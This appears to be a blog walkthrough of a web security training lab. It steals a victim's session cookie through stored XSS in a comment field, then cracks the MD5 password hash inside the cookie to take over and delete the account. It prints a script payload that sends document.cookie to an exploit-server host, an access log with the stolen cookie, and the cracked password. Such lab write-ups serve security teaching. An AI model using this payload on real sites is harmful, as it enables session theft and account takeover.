

OFFLINE PASSWORD CRACKING



Lab: Offline password cracking

This lab stores the user's password hash in a cookie. The lab also contains an XSS vulnerability in the comment functionality. To solve the lab, obtain Carlos's stay-logged-in cookie and use it to crack his password. Then, log in as carlos and delete his account from the "My account" page.

- Your credentials: wiener:peter
 - Victim's username: carlos
-

Introduction

The end goal of this lab is to login as carlos and delete his account.

The comment field of this web app is vulnerable to stored XSS and we are gonna use this weakness to steal users' cookies and can login as them. Here we are gonna steal carlos' cookie and login as him.

In the previous lab, we found out that the stay-logged-in cookie value is the hashed form of the user's password combined with the username: as a prefix and then the whole thing is Base64 encoded.

But in real web app testing you won't know that and to find that, use the approach I discussed in the previous lab.

So this lab has 2 vulnerabilities.

1. The stored XSS.
2. Predictable cookie value.

And we are gonna chain both of these to take over the account of the user. Carlos in this case. And delete his account.

The lab is called Offline password cracking but we are gonna be cracking the hash once we have it online because that is time efficient.

Solution

Step 1:

Go to My account. Login as wiener, check the Stay-logged-in field, and hit Login.



Login

Username

wiener

Password

.....

Stay logged in



Log in



My Account

Your username is wiener

Email

Update email

Delete account

We can see the Delete account option, but we have to delete the carlos' account, not wiener's account.

Now go to Home. Select the View Post and go to the comment section of any post.

Home | My account

now is more or less a minefield. In a world where cats have their own YouTube channels and a celebrity can...

View post

Step 2:

Since we know that the comment field is vulnerable to XSS, we can use this to steal users' cookies. To confirm whether the comment field is vulnerable to XSS, paste in a simple payload like:

```
<script>alert(1)</script>
```

Enter dummy data in the email, website etc... fields and select Post Comment.

Mum said you're late home for dinner, where are you?

Leave a comment

Comment:

```
<script>alert(1)</script>
```

Name:

abc

Email:

abc@abc

Website:

http://abc.com

Post Comment

Then click on Back to blog and you can see the alert popup which confirms that the comment field is vulnerable to XSS.

Thank you for your comment!

Your comment has been submitted.

[< Back to blog](#)

0ad4003f0362a10f801d676900130098.web-security-academy.net says

1

OK

Step 3:

Now post another comment, but this time in the comment field, enter the payload to steal the cookie of users. Use this payload:

```
<script>document.location='//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/'+document.cookie</script>
```

And now replace the `/YOUR-EXPLOIT-SERVER-ID.exploit-server.net/` with the URL of the Exploit Server and post the comment.

You can click on the Exploit Server to get the URL of the Exploit Server.

This script will run every time a user visits the page containing the comment. It will send a cookie of the user who visits it to the exploit server or attacker controlled server.

In real testing Exploit Server is the domain you own.

You can also host the server on your local machine in real testing.

Offline password cracking

LAB

Not solved



[Go to exploit server](#)

[Back to lab description >>](#)



Craft a response

URL: `https://exploit-0a1000c703d2a1c4801f668801e2006f.exploit-server.net/exploit`

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK

Content-Type: application/javascript; charset=utf-8

Body:

Leave a comment

Comment:

```
<script>document.location="https://exploit-0a1000c703d2a1c4801f668801e2006f.exploit-server.net/exploit"+document.cookie</script>
```

Name:

abc

Email:

abc@abc

Website:

http://abc.com


Post Comment

[< Back to Blog](#)

Now wait for carlos to open it.

Step 4:

In the exploit server, scroll down and click on the Access Log. If carlos had opened the comment section of that post, the cookie of carlos would have appeared in the Access log.



```
123.253.93.140 2026-10-04 05:43:55 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/154.0.0.0"
123.253.93.140 2026-10-04 05:43:55 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/154.0.0.0"
10.0.3.161 2026-10-04 05:45:56 +0000 "GET /exploitsecret=KTgL9mWak5jz0sKD2dfLiVz4afgmUqT3;%20stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/154.0.0.0"
123.253.93.140 2026-10-04 05:46:03 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/154.0.0.0"
123.253.93.140 2026-10-04 05:46:03 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/154.0.0.0"
123.253.93.140 2026-10-04 05:46:14 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/154.0.0.0"
```


Step 5:

Now we have the cookie of carlos. And we can now login as him.

stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz

Step 6:

Base64 decode it and then take that hash and search it on websites like crack station or an offline tool like john the ripper. Once the hash is cracked to a password, take that password and login as carlos.



openreplay.com/tools/base64/

EN12kSelf-HostTry CloudLogin

OpenReplayProductPricingSolutionsResources

EncodeDecode

Text

carlos:26323c16d5f4dabff3bb136f2460a943

DecodeClear

Processed locally

crackstation.net

CrackStation

Hash CrackerPassword Hashing SecurityWordlist Download

Defuse.caTwitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

26323c16d5f4dabff3bb136f2460a943

I'm not a robotreCAPTCHA

Crack Hashes

hashes: 1 | cracked: 1 | partial: 0 | not found: 0 | invalid: 0

Hash	Type	Result
26323c16d5f4dabff3bb136f2460a943	md5	onceuponatime

Color Codes: Green: Exact match, Yellow: Partial match — the hash column shows what that word really hashes to, with the part yours matched highlighted, Red: Not found.

Login

Username

carlos

Password

.....

Stay logged in



Log in

My Account

Your username is carlos

Email

Update email

Delete account

Once Logged in, there is the Delete account option which is also the lab requirement. So click on it.

Step 7:

Enter the carlos password and click on the Delete account again and this will solve the lab.

Are you sure?

Password

.....

No, take me back

Delete account!

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

[Home](#) | [My account](#)

WE LIKE TO
BLOG 

<https://www.linkedin.com/in/haroonshahid76/>

<https://github.com/haroon505>

=====